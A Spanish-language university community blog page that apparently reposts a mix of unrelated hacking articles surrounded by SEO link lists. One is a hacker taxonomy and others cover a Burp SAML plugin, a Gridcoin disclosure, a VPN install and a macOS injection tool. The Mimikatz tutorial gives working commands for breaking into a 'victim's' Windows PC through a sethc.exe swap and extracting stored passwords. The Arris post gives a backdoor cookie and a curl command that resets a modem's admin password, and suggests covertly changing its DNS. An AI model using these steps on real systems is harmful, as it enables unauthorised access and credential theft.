Publica tus comentarios, quejas, sugerencias, anécdotas o lo quieras decir al concho o a la comunidad universitaria enviándolo vía e-mail a la dirección que aparece aquí arriba, es decir:

comunidaduc.corcholibre@blogger.com


sábado, 25 de abril de 2020

TYPES OF HACKER

7 Types of hacker 

1-Script Kiddies-They are  just download overused software & watch youtube video on how to use it. Script kiddies don't care about hacking.

2-White Hat-They are the good guys of the hacker world. They also known as Ethical Hacker.

3-Black Hat-They finds bank or other companies with weak security and steal money or credit card information. They also known as cracker. They are dangerous because they are illegal to gain unauthorized access.

4-Gray Hat-They don't steal money or information sometimes they deface a website or they don't help people for good.

5-Green Hat-These are the hacker "noobz" but unlike Script Kiddies.They care about Hacking  and strive to become full-blown hacker.

6-Red Hat-These are the vigilantes of the hacker world. They are like White Hats in that they halt Black Hats but these folks are downright SCARY to those who have ever tried so much as penetrest.

7-Blue Hat-If a Script Kiddy took revenge he/she might become a Blue Hat.Most Blue Hats are noobz.They have no desire to learn.

More articles
  1. Experto En Seguridad Informática
  2. Programas Para Hackear
  3. Best Hacking Books
  4. Como Aprender A Hackear Desde Cero
  5. Portatil Para Hacking
  6. Ethical Hacking Certification
  7. Hardware Hacking Tools
  8. Hacking Software
  9. Hacker En Español
  10. Funnel Hacking Live

HOW TO BOOST UP BROWSING SPEED?

Internet speed is the most cared factor when you buy an internet connection. What if still, you face a slow speed browsing problem? No worries, as I came with a solution to this problem. I will let you know how to boost up browsing speed. It's very simple to follow.

SO, HOW TO BOOST UP BROWSING SPEED?

There can be many ways you can get a speedy browsing whether you use paid service or free hacks. I am going to share this free speed hack with you.

STEPS TO FOLLOW

  1. Navigate to Control Panel > Network and Internet Options > Network and Sharing Center.
  2. Now look for the active internet connection to which you're currently connected to.
  3. Open up Connection Properties of your active connection.
  4. Click on IPv4 and open its Properties.
  5. Here you will notice your DNS, you just need to change your DNS address with the following DNS.
    Preferred DNS server: 208.67.222.222
    Alternate DNS server: 208.67.220.220
  6. Once done, save it and no configure it for IPv6. Just change the IPv6 DNS with the following DNS.
    Preferred DNS server: 2620:0:ccc::2

    Alternate DNS server: 2620:0:CCD::2
  7. Finally, save and you're done with it.
That's all. You have successfully learned how to boost up browsing speed. Hope it will work for you. Enjoy speedy internet..!

Related news


Support For XXE Attacks In SAML In Our Burp Suite Extension


In this post we present the new version of the Burp Suite extension EsPReSSO - Extension for Processing and Recognition of Single Sign-On Protocols. A DTD attacker was implemented on SAML services that was based on the DTD Cheat Sheet by the Chair for Network and Data Security (https://web-in-security.blogspot.de/2016/03/xxe-cheat-sheet.html). In addition, many fixes were added and a new SAML editor was merged. You can find the newest version release here: https://github.com/RUB-NDS/BurpSSOExtension/releases/tag/v3.1

New SAML editor

Before the new release, EsPReSSO had a simple SAML editor where the decoded SAML messages could be modified by the user. We extended the SAML editor so that the user has the possibility to define the encoding of the SAML message and to select their HTTP binding (HTTP-GET or HTTP-POST).

Redesigned SAML Encoder/Decoder

Enhancement of the SAML attacker

XML Signature Wrapping and XML Signature Faking attacks have already been part of the previous EsPReSSO version. Now the user can also perform DTD attacks! The user can select from 18 different attack vectors and manually refine them all before applying the change to the original message. Additional attack vectors can also be added by extending the XML config file of the DTD attacker.
The DTD attacker can also be started in a fully automated mode. This functionality is integrated in the BurpSuite Intruder.

DTD Attacker for SAML messages

Supporting further attacks

We implemented a CertificateViewer which extracts and decodes the certificates contained within the SAML tokens. In addition, a user interface for executing SignatureExclusion attack on SAML has been implemented.

Additional functions will follow in later versions.

Currently we are working on XML Encryption attacks.

This is a combined work from Nurullah Erinola, Nils Engelbertz, David Herring, Juraj Somorovsky, and Vladislav Mladenov.

The research was supported by the European Commission through the FutureTrust project (grant 700542-Future-Trust-H2020-DS-2015-1).

Continue reading


miércoles, 22 de abril de 2020

Cracking Windows 8/8.1 Passwords With Mimikatz


You Might have read my previous posts about how to remove windows passwords using chntpw and might be thinking why am I writing another tutorial to do the same thing! Well today we are not going to remove the windows user password rather we are going to be more stealth in that we are not going to remove it rather we are going to know what is the users password and access his/her account with his/her own password. Sounds nice...


Requirements:


  1. A live bootable linux OS (I'm using Kali Linux)(Download Kali Linux)
  2. Mimikatz (Download | Blog)
  3. Physical Access to victim's machine
  4. A Working Brain in that Big Head (Download Here)


Steps:

1. First of all download mimikatz and put it in a pendrive.

2. Boat the victim's PC with your live bootable Pendrive (Kali Linux on pendrive in my case). And open a terminal window

3. Mount the Volume/Drive on which windows 8/8.1 is installed by typing these commands
in the terminal window:

mkdir /media/win
ntfs-3g /dev/sda1 /media/win

[NOTE] ntfs-3g is used to mount an NTFS drive in Read/Write mode otherwise you might not be able to write on the drive. Also /dev/sda1 is the name of the drive on which Windows OS is installed, to list your drives you can use lsblk -l or fdisk -l. The third flag is the location where the drive will be mounted.

4. Now navigate to the System32 folder using the following command

cd /media/win/Windows/System32

5. After navigating to the System32 rename the sethc.exe file to sethc.exe.bak by typing the following command:

mv sethc.exe sethc.exe.bak

sethc.exe is a windows program which runs automatically after shift-key is pressed more than 5 times continuously.

6. Now copy the cmd.exe program to sethc.exe replacing the original sethc.exe program using this command:

cp cmd.exe sethc.exe

[Note] We made a backup of sethc.exe program so that we can restore the original sethc.exe functionality

7. With this, we are done with the hard part of the hack now lets reboot the system and boot our Victim's Windows 8/8.1 OS.


8. After reaching the Windows Login Screen plugin the usb device with mimikatz on it and hit shift-key continuously five or more times. It will bring up a command prompt like this


9. Now navigate to your usb drive in my case its drive G:


10. Now navigate to the proper version of mimikatz binary folder (Win32 for32bit windows and x64 for 64 bit windows)


11. Run mimikatz and type the following commands one after the other in sequence:

privilege::debug
token::elevate
vault::list

the first command enables debug mode
the second one elevates the privilages
the last one lists the passwords which include picture password and pin (if set by the user)


That's it you got the password and everything else needed to log into the system. No more breaking and mess making its simple its easy and best of all its not Noisy lol...

Hope you enjoyed the tutorial have fun :)
More information
  1. Que Es Growth Hacking
  2. Curso De Hacker Gratis Desde Cero
  3. Software Hacking
  4. Paginas Para Hackear
  5. Etica Definicion

martes, 21 de abril de 2020

Gridcoin - The Bad

In this post we will show why Gridcoin is insecure and probably will never achieve better security. Therefore, we are going to explain two critical implementation vulnerabilities and our experience with the core developer in the process of the responsible disclosure. 
    In our last blog post we described the Gridcoin architecture and the design vulnerability we found and fixed (the good). Now we come to the process of responsibly disclosing our findings and try to fix the two implementation vulnerabilities (the bad).

    Update (15.08.2017):
    After the talk at WOOT'17 serveral other developers of Gridcoin quickly reached out to us and told us that there was a change in responsibility internally in the Gridcoin-Dev team. Thus, we are going to wait for their response and then change this blog post accordingly. So stay tuned :)

    Update (16.08.2017):
    We are currently in touch with the whole dev team of Gridcoin and it seems that they are going to fix the vulnerabilities with the next release.


    TL;DR
    The whole Gridcoin currency is seriously insecure against attacks and should not be trusted anymore; unless some developers are in place, which have a profound background in protocol and application security.

    What is Gridcoin?

    Gridcoin is an altcoin, which is in active development since 2013. It claims to provide a high sustainability, as it has very low energy requirements in comparison to Bitcoin. It rewards users for contributing computation power to scientific projects, published on the BOINC project platform. Although Gridcoin is not as widespread as Bitcoin, its draft is very appealing as it attempts to  eliminate Bitcoin's core problems. It possesses a market capitalization of $13,530,738 as of August the 4th 2017 and its users contributed approximately 5% of the total scientific BOINC work done before October 2016.

    A detailed description of the Gridcoin architecture and technical terms used in this blog post are explained in our last blog post.

    The Issues

    Currently there are 2 implementation vulnerabilities in the source code, and we can mount the following attacks against Gridcoin:
    1. We can steal the block creation reward from many Gridcoin minters
    2. We can efficiently prevent many Gridcoin minters from claiming their block creation reward (DoS attack)
    So why do we not just open up an issue online explaining the problems?

    Because we already fixed a critical design issue in Gridcoin last year and tried to help them to fix the new issues. Unfortunately, they do not seem to have an interest in securing Gridcoin and thus leave us no other choice than fully disclosing the findings.

    In order to explain the vulnerabilities we will take a look at the current Gridcoin source code (version 3.5.9.8).

    WARNING: Due to the high number of source code lines in the source files, it can take a while until your browser shows the right line.

    Stealing the BOINC block reward

    The developer implemented our countermeasures in order to prevent our attack from the last blog post. Unfortunately, they did not look at their implementation from an attacker's perspective. Otherwise, they would have found out that they conduct not check, if the signature over the last block hash really is done over the last block hash. But we come to that in a minute. First lets take a look at the code flow:

    In the figure the called-by-graph can be seen for the function VerifyCPIDSignature.
    1. CheckBlock → DeserializeBoincBlock [Source]
      • Here we deserialize the BOINC data structure from the first transaction
    2. CheckBlock → IsCPIDValidv2 [Source]
      • Then we call a function to verify the CPID used in the block. Due to the massive changes over the last years, there are 3 possible verify functions. We are interested in the last one (VerifyCPIDSignature), for the reason that it is the current verification function.
    3. IsCPIDValidv2 → VerifyCPIDSignature [Source]
    4. VerifyCPIDSignature → CheckMessageSignature [Source, Source]
    In the last function the real signature verification is conducted [Source]. When we closely take a look at the function parameter, we see the message (std::string sMsg)  and the signature (std::string sSig) variables, which are checked. But where does this values come from?


    If we go backwards in the function call graph we see that in VerifyCPIDSignature the sMsg is the string sConcatMessage, which is a concatenation of the sCPID and the sBlockHash.
    We are interested where the sBlockHash value comes from, due to the fact that this one is the only changing value in the signature generation.
    When we go backwards, we see that the value originate from the deserialization of the BOINC structure (MiningCPID& mc) and is the variable mc.lastblockhash [Source, Source]. But wait a second, is this value ever checked whether it contains the real last block hash?

    No, it is not....

    So they just look if the stored values there end up in a valid signature.

    Thus, we just need to wait for one valid block from a researcher and copy the signature, the last block hash value, the CPID and adjust every other dynamic value, like the RAC. Consequently, we are able to claim the reward of other BOINC users. This simple bug allows us again to steal the reward of every Gridcoin researcher, like there was never a countermeasure.

    Lock out Gridcoin researcher
    The following vulnerability allows an attacker under specific circumstances to register a key pair for a CPID, even if the CPID was previously tied to another key pair. Thus, the attacker locks out a legit researcher and prevent him from claiming BOINC reward in his minted blocks.

    Reminder: A beacon is valid for 5 months, afterwards a new beacon must be sent with the same public key and CPID.

    Therefore, we need to take a look at the functions, which process the beacon information. Every time there is a block, which contains beacon information, it is processed the following way (click image for higher resolution):


    In the figure the called-by-graph can be seen for the function GetBeaconPublicKey.
    We now show the source code path:
    • ProcessBlock → CheckBlock [Source]
    • CheckBlock → LoadAdminMessages [Source]
    • LoadAdminMessages → MemorizeMessages [Source]
    • MemorizeMessages → GetBeaconPublicKey [Source]
    In the last function GetBeaconPublicKey there are different paths to process a beacon depending on the public key, the CPID, and the time since both were associated to each other.
    For the following explanation we assume that we have an existing association (bound) between a CPID A and a public key pubK_A for 4 months.
    1. First public key for a CPID received [Source]
      • The initial situation, when pubK_A was sent and bind to CPID  A (4 months ago)
    2. Existing public key for a CPID was sent [Source]
      • The case that pubK_A was resent for a CPID A, before the 5 months are passed by
    3. Other public key for a CPID was sent [Source]
      • The case, if a different public key pubK_B for the CPID A was sent via beacon.
    4. The existing public key for the CPID is expired
      • After 5 months a refresh for the association between A and pubK_A is required.
    When an incoming beacon is processed, a look up is made, if there already exists a public key for the CPID used in the beacon. If yes, it is compared to the public key used in the beacon (case 2 and 3).
    If no public key exists (case 1) the new public key is bound to the CPID.

    If a public key exists, but it was not refreshed directly 12.960.000 seconds (5 months [Source]) after the last beacon advertisement of the public key and CPID, it is handled as no public key would exist [Source].

    Thus, case 1 and 4 are treated identical, if the public key is expired, allowing an attacker to register his public key for an arbitrary CPID with expired public key. In practice this allows an attacker to lock out a Gridcoin user from the minting process of new blocks and further allows the attacker to claim reward for BOINC work he never did.

    There is a countermeasure, which allows a user to delete his last beacon (identified by the CPID) . Therefore, the user sends 1 GRC to a special address (SAuJGrxn724SVmpYNxb8gsi3tDgnFhTES9) from an GRC address associated to this CPID [Source]. We did not look into this mechanism in more detail, because it only can be used to remove our attack beacon, but does not prevent the attack.

    The responsible disclosure process

    As part of our work as researchers we all have had the pleasure to responsible disclose the findings to developer or companies.

    For the reasons that we wanted to give the developer some time to fix the design vulnerabilities, described in the last blog post, we did not issue a ticket at the Gridcoin Github project. Instead we contacted the developer at September the 14th 2016 via email and got a response one day later (2016/09/15). They proposed a variation of our countermeasure and dropped the signature in the advertising beacon, which would result in further security issues. We sent another email (2016/09/15) explained to them, why it is not wise to change our countermeasures and drop the signature in the advertising beacon.
    Unfortunately, we did not receive a response. We tried it again on October the 31th 2016. They again did not respond, but we saw in the source code that they made some promising changes. Due to some other projects we did not look into the code until May 2017. At this point we found the two implementation vulnerabilities. We contacted the developer twice via email (5th and 16th of May 2017) again, but never received a response. Thus, we decided to wait for the WOOT notification to pass by and then fully disclose the findings. We thus have no other choice then to say that:

    The whole Gridcoin cryptocurrency is seriously insecure against attacks and should not be trusted anymore; unless some developers are in place, which have a profound background in protocol and application security.

    Further Reading
    A more detailed description of the Gridcoin architecture, the old design issue and the fix will be presented at WOOT'17. Some days after the conference the paper will be available online.

    Related articles


    1. Travel Hacking
    2. Hacker Significado
    3. Elladodelmal
    4. Clases De Hacker
    5. Ingeniería Social. El Arte Del Hacking Personal Pdf
    6. Etica Definicion

    lunes, 20 de abril de 2020

    Arris Cable Modem Backdoor - I'm A Technician, Trust Me.

    Vendor backdoors are the worst. Sloppy coding leading to unintentional "bugdoors" is somewhat defendable, but flat out backdoors are always unacceptable. Todays example is brought to you by Arris. A great quote from their site -
    Subscribers want their internet to be two things, fast and worry free. Cable operators deploy services to meet the speed expectations, and trust ARRIS to provide the cable modems that deliver the reliability.
    Nothing spells "trust" and "worry free" like a backdoor account, right?! Anyways, the following was observed on an Arris TG862G cable modem running the following firmware version -TS070563_092012_MODEL_862_GW

    After successfully providing the correct login and password to the modems administration page, the following cookie is set (client side):
    Cookie: credential=eyJ2YWxpZCI6dHJ1ZSwidGVjaG5pY2lhbiI6ZmFsc2UsImNyZWRlbnRpYWwiOiJZV1J0YVc0NmNHRnpjM2R2Y21RPSIsInByaW1hcnlPbmx5IjpmYWxzZSwiYWNjZXNzIjp7IkFMTCI6dHJ1ZX0sIm5hbWUiOiJhZG1pbiJ9
     All requests must have a valid "credential" cookie set (this was not the case in a previous FW release - whoops) if the cookie is not present the modem will reply with "PLEASE LOGIN". The cookie value is just a base64 encoded json object:
    {"valid":true,"technician":false,"credential":"YWRtaW46cGFzc3dvcmQ=","primaryOnly":false,"access":{"ALL":true},"name":"admin"}
    And after base64 decoding the "credential" value we get:
    {"valid":true,"technician":false,"credential":"admin:password","primaryOnly":false,"access":{"ALL":true},"name":"admin"}
    Sweet, the device is sending your credentials on every authenticated request (without HTTPS), essentially they have created basic-auth 2.0 - As the kids say "YOLO". The part that stuck out to me is the "technician" value that is set to "false" - swapping it to "true" didn't do anything exciting, but after messing around a bit I found that the following worked wonderfully:
    Cookie: credential=eyJjcmVkZW50aWFsIjoiZEdWamFHNXBZMmxoYmpvPSJ9
    Which decodes to the following:
    {"credential":"dGVjaG5pY2lhbjo="}
    And finally:
    {"credential":"technician:"} 
    Awesome, the username is "technician" and the password is empty. Trying to log into the interface using these credentials does not work :(


    That is fairly odd. I can't think of a reasonable reason for a hidden account that is unable to log into the UI. So what exactly can you do with this account? Well, the web application is basically a html/js wrapper to some CGI that gets/sets SNMP values on the modem. It is worth noting that on previous FW revisions the CGI calls did NOT require any authentication and could be called without providing a valid "credential" cookie. That bug was killed a few years ago at HOPE 9.

    Now we can resurrect the ability to set/get SNMP values by setting our "technician" account:


    That's neat, but we would much rather be using the a fancy "web 2.0" UI that a normal user is accustomed to, instead of manually setting SNMP values like some sort of neckbearded unix admin. Taking a look at the password change functionality appeared to be a dead end as it requires the previous password to set a new one:


    Surprisingly the application does check the value of the old password too! Back to digging around the following was observed in the "mib.js" file:
    SysCfg.AdminPassword= new Scalar("AdminPassword","1.3.6.1.4.1.4115.1.20.1.1.5.1",4);
    Appears that the OID "1.3.6.1.4.1.4115.1.20.1.1.5.1" holds the value of the "Admin" password! Using the "technician" account to get/walk this OID comes up with nothing:
    HTTP/1.1 200 OK
    Date: Tue, 23 Sep 2014 19:58:40 GMT
    Server: lighttpd/1.4.26-devel-5842M
    Content-Length: 55
    {
    "1.3.6.1.4.1.4115.1.20.1.1.5.1.0":"",
    "1":"Finish"
    }
    What about setting a new value? Surely that will not work....


    That response looks hopeful. We can now log in with the password "krad_password" for the "admin" user:


    This functionality can be wrapped up in the following curl command:
    curl -isk -X 'GET' -b 'credential=eyJjcmVkZW50aWFsIjoiZEdWamFHNXBZMmxoYmpvPSJ9' 'http://192.168.100.1:8080/snmpSet?oid=1.3.6.1.4.1.4115.1.20.1.1.5.1.0=krad_password;4;'
    Of course if you change the password you wouldn't be very sneaky, a better approach would be re-configuring the modems DNS settings perhaps? It's also worth noting that the SNMP set/get is CSRF'able if you were to catch a user who had recently logged into their modem.

    The real pain here is that Arris keeps their FW locked up tightly and only allows Cable operators to download revisions/fixes/updates, so you are at the mercy of your Cable operator, even if Arris decides that its worth the time and effort to patch this bug backdoor - you as the end user CANNOT update your device because the interface doesn't provide that functionality to you! Next level engineering.


    More articles

    How To Install Windscribe - The Best Free VPN On GNU/Linux Distros?


    Why should you use Windscrive?
       Windscribe is well-known for their free VPN service but they also have a paid version. Only with a free account, you will get 10 countries to connect through and change your real IP address and 10GB of free traffic (if you use an email to sign up Windscribe), and unlimited devices.

       The Free version is awesome, but the Pro one is even better! With Pro version you will get Unlimited Data, Unblock over 60 Countries and 110 Cities, Config Generator (OpenVPN, IKEv2, SOCKS5), and full protection from R.O.B.E.R.T.

       For your information, Windscribe is one of the best VPN services in the category Free Audit, Value Audit and Overall Audit in BestVPN.com Awards 2019 (Read the White Paper here). You totally can believe in Windscribe (100% no logs).

       And about R.O.B.E.R.T, it's an advanced DNS level blocker that protects you from Malware, Ads and Trackers, Social tracking, Porn, Gambling, Fake News, Clickbait and Cryptominers. Read more about R.O.B.E.R.T.


    Anyway, Windscribe helps you:
    • Stop tracking and browse privately: Governments block content based on your location. Corporations track and sell your personal data. Get Windscribe and take back control of your privacy.
    • Unblock geo-restricted content: Windscribe masks your IP address. This gives you unrestricted and private access to entertainment, news sites, and blocked content in over 45 different countries.
    • Take your browsing history to your grave: Protect your browsing history from your network administrator, ISP, or your mom. Windscribe doesn't keep any logs, so your private data stays with you.
    • Stop leaking personal information: Prevent hackers from stealing your data while you use public WIFI and block annoying advertisers from stalking you online.
    • Go beyond basic VPN protection: For comprehensive privacy protection, use our desktop and browser combo (they're both free).

       Windscribe also supports Chrome browser, Firefox browser, Opera browser, Smart TV, Routers, Android, iOS, BlackBerry, Windows OS, Mac OS X and GNU/Linux OS, you name it.

       You can install Windscribe on Ubuntu, Debian, Fedora, CentOS, Arch Linux and their based distros too.

       But to install and safely use Internet through Windscribe, you must sign up an account first. If you already have an account then let's get started.

    How to install Windscribe on Arch and Arch-based distros?
       First, open your Terminal.


       For Arch Linux and Arch-based distro users, you can install Windscribe from AUR. Run these commands without root to download and install Windscribe on your Arch:


       For other distro users, go to VPN for Linux - Windscribe choose the binary file that compatible with your distro (.DEB for Debian and Ubuntu based, .RPM for Fedora and CentOS based) and then install it.
    dpkg -i [Windscribe .DEB package]
    rpm -ivh [Windscribe .RPM package]


       Or you can scroll down to Pick Your Distro, click to the distro version you use, or click to the distro version that your distro is based on and follow the instructions.

       Now enter these commands to auto-start a and log in to Windscribe.

       Enter your username and password and then you can enjoy Windscribe's free VPN service.

    How to use Windscribe on Linux?
       This is Windscribe list of commands (windscribe --help):
       If you want Windscribe to chooses the best location for you, use windscribe connect best.

       But if you want to choose location yourself, here is the list of Windscribe's locations:
       *Pro only
       Example, i want to connect to "Los Angeles - Dogg", i use windscribe connect Dogg.

       If you want to stop connecting through Windscribe use windscribe disconnect.

       For some reasons, you want to log out Windscribe from your device, use windscribe logout.

    I hope this article is helpful for you 😃


    Related articles


    1. Hackers Toolbox
    2. Pentest Tools List
    3. Easy Hack Tools
    4. Pentest Reporting Tools
    5. Bluetooth Hacking Tools Kali
    6. Pentest Tools
    7. Hack Tools Online
    8. Top Pentest Tools
    9. Github Hacking Tools
    10. New Hacker Tools
    11. Hacker Search Tools
    12. Pentest Tools Free
    13. Hacker Techniques Tools And Incident Handling
    14. Pentest Tools Linux
    15. Pentest Tools Open Source
    16. Pentest Tools Nmap
    17. Hacking Tools Windows
    18. Bluetooth Hacking Tools Kali
    19. Hack Tools
    20. Beginner Hacker Tools
    21. Best Hacking Tools 2019
    22. Hacker Tools Mac
    23. Hacker Tools For Mac

    macSubstrate - Tool For Interprocess Code Injection On macOS


    macSubstrate is a platform tool for interprocess code injection on macOS, with the similar function to Cydia Substrate on iOS. Using macSubstrate, you can inject your plugins (.bundle or .framework) into a mac app (including sandboxed apps) to tweak it in the runtime.
    • All you need is to get or create plugins for your target app.
    • No trouble with modification and codesign for the original target app.
    • No more work after the target app is updated.
    • Super easy to install or uninstall a plugin.
    • Loading plugins automatically whenever the target app is relaunched.
    • Providing a GUI app to make injection much easier.

    Prepare
    • Disable SIP
    • Why should disable SIP
      System Integrity Protection is a new security policy that applies to every running process, including privileged code and code that runs out of the sandbox. The policy extends additional protections to components on disk and at run-time, only allowing system binaries to be modified by the system installer and software updates. Code injection and runtime attachments to system binaries are no longer permitted.

    Usage
    1. download macSubstrate.app, put into /Applications and launch it.
      StatusBar
    2. grant authorization if needed.
    3. install a plugin by importing or dragging into macSubstrate.
      ToInstall
    4. launch the target app.
      step 3 and step 4 can be switched
      Once a plugin is installed by macSubstrate, it will take effect immediately. But if you want it to work whenever the target app is relaunched or macOS is restarted, you need to keep macSubstrate running and allow it to automatically launch at login.
    5. uninstall a plugin when you do not need it anymore.
      Installed

    Plugin
    macSubstrate supports plugins of .bundle or .framework, so you just need to create a valid .bundle or .framework file. The most important thing is to add a key macSubstratePlugin into the info.plist, with the dictionary value:
    Key Value
    TargetAppBundleID the target app's CFBundleIdentifier, this tells macSubstrate which app to inject.
    Description brief description of the plugin
    AuthorName author name of the plugin
    AuthorEmail author email of the plugin
    Please check the demo plugins demo.bundle and demo.framework for details.

    Xcode Templates
    macSubstrate also provides Xcode Templates to help you create plugins conveniently:
    1. ln -fhs ./macSubstratePluginTemplate ~/Library/Developer/Xcode/Templates/macSubstrate\ Plugin
    2. Launch Xcode, and there will be 2 new plugin templates for you.

    Security
    1. SIP is a new security policy on macOS, which will help to keep you away from potential security risk. Disable it means you will lose the protection from SIP.
    2. If you install a plugin from a developer, you should be responsible for the security of the plugin. If you do not trust it, please do not install it. macSubstrate will help to verify the code signature of a plugin, and I suggest you to scan it using VirusTotal. Anyway, macSubstrate is just a tool, and it is your choice to decide what plugin to install.


    Related posts


    1. Hack Tools
    2. Hack Rom Tools
    3. Pentest Tools Review
    4. New Hack Tools
    5. Hacker Tools Github
    6. Hacker Security Tools
    7. Hack Tools
    8. Hacking Tools Online
    9. Best Hacking Tools 2019
    10. Hacker Tools Software
    11. Pentest Tools Review
    12. Hack Website Online Tool
    13. How To Hack
    14. Pentest Tools Online
    15. Pentest Tools List
    16. Hackrf Tools
    17. Easy Hack Tools
    18. Hacker Tools Online
    19. Nsa Hack Tools Download
    20. Hack Tools For Mac